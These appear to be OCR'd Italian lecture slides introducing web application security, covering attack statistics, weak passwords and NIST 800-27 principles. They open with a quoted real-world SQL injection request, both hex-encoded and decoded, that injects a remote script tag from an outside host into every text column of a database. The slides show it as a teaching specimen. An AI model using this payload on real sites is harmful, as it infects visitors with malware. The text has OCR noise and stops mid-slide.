INTRODUZIONE ALLA SICUREZZA PER LE APPLICAZIONI WEB

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INTRODUZIONE

Cos' è questo?

```
GET /programs/biosafety/bioSafety_handBook/Chapter%206-
Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST
(0x4445434C415245204054207661726368617228323535292C4043207661726368617228343030302
9204445434C415245205461626C655F437572736F7220435552534F5220464F522073656C656374206
12E6E616D652C622E6E616D652066726F6D207379736F626A6563747320612C737973636F6C756D6
E73206220776865726520612E69643D622E696420616E6420612E78747970653D27752720616E64202
8622E78747970653D3939206F7220622E78747970653D3335206F7220622E78747970653D32333120
6F7220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E
4558542046524F4D20205461626C655F437572736F7220494E544F2040542C4043205748494C45284
0404645544348485F5354415455533D302920424547494E20657865632827757064617465205B272B405
42B275D20736574205B272B40432B275D3D5B272B40432B275D2B2727223E3C2F7469746C653E3C
736372697074207372633D22687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E
6A73223E3C2F7363726970743E3C212D2D2727207768!6!
5726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C73637269707420
7372633D22687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3C2F7
363726970743E3C212D2D272727294645544348204E4558542046524F4D20205461626C655F437572
736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414
4C4C4F434154452054616C655F437572736F72%20AS%20CHAR(4000));EXEC(@S);
```

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Cos' è questo?


```
GET
/programs/biosafety/bioSafety_handBook/Chapter%206-
Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST
(0xDECLARE @T varchar(255)'@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select
a.name'b.name from sysobjects a'syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or
b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor
INTO @T'@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=['+@C+']
+'""></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--'' wh??re '+@C+' not like
''%"></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--''')FETCH NEXT FROM
Table_Cursor INTO @T'@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

INTRODUZIONE

- Circa l'80% degli attacchi informatici oggi avviene a livello applicativo
- Il web è pieno di documenti che spiegano come realizzare semplici attacchi
- È anche pieno di tool che rendono semplici attacchi complessi
- Un'applicazione non sicura può rendere vulnerabile un sistema protetto da un'impenetrabile firewall
- I costi connessi alla perdita di dati superano di diversi ordini di grandezza quelli legati alla messa in sicurezza di una applicazione.


INTRODUZIONE

Tutti sono potenziali obiettivi



INTRODUZIONE

Have-I-been-pwned?



INTRODUZIONE

Mai sovrastimare le capacità delle persone che usano i vostri sistemi.

RANK	PASSWORD	CHANGE FROM 2014
1	123456	Unchanged
2	password	Unchanged
3	12345678	1 ↗
4	qwerty	1 ↗
5	12345	2 ↘
6	123456789	Unchanged
7	football	3 ↗
8	1234	1 ↘
9	1234567	2 ↗
10	baseball	2 ↘
11	welcome	NEW

INTRODUZIONE

Mai sovrastimare le capacità delle persone che usano i vostri sistemi.

INTRODUZIONE

È responsabilità di ogni progettista/programmatore garantire la sicurezza dei sistemi che sviluppa.

PRINCIPI BASILARI

Security Foundation

- Establish a sound security policy as the "foundation" for design
- Treat security as an integral part of the overall system design.
- Clearly delineate the physical and logical security boundaries governed by associated security policies
- Ensure that developers are trained in how to develop secure software.

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

PRINCIPI BASILARI

Risk Based

- Reduce risk to an acceptable level.
- Assume external systems are insecure.
- Identify potential trade-offs between reducing risk and increased costs and decrease in other aspects of operational effectiveness.
- Implement tailored system security measures to meet organizational security goals.
- Protect information while being processed, in transit, and in storage.
- Consider custom products to achieve adequate security.
- Protect against all likely classes of "attacks".

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

PRINCIPI BASILARI

Ease of Use

- Use open security standards for portability and interoperability.
- Use common language in developing security requirements.
- Design security to allow for regular adoption of new technology, including a secure and logical technology upgrade process.
- Strive for operational ease of use.

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PRINCIPI BASILARI

Increase Resilience

- Implement layered security (no single point of vulnerability).
- Design and operate an IT system to limit damage and be resilient in response.
- Assure system is continually resilient to expected threats.
- Isolate public access systems from mission critical resources.
- Use boundary mechanisms to separate computing systems and network infrastructures.
- Design and implement audit mechanisms to detect unauthorized use and to support incident investigations.
- Develop and exercise contingency / disaster recovery procedures.

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

COS'È UNA VULNERABLITÀ?

Software development in an <u>ideal world</u>



COS'È UNA VULNERABLITÀ?

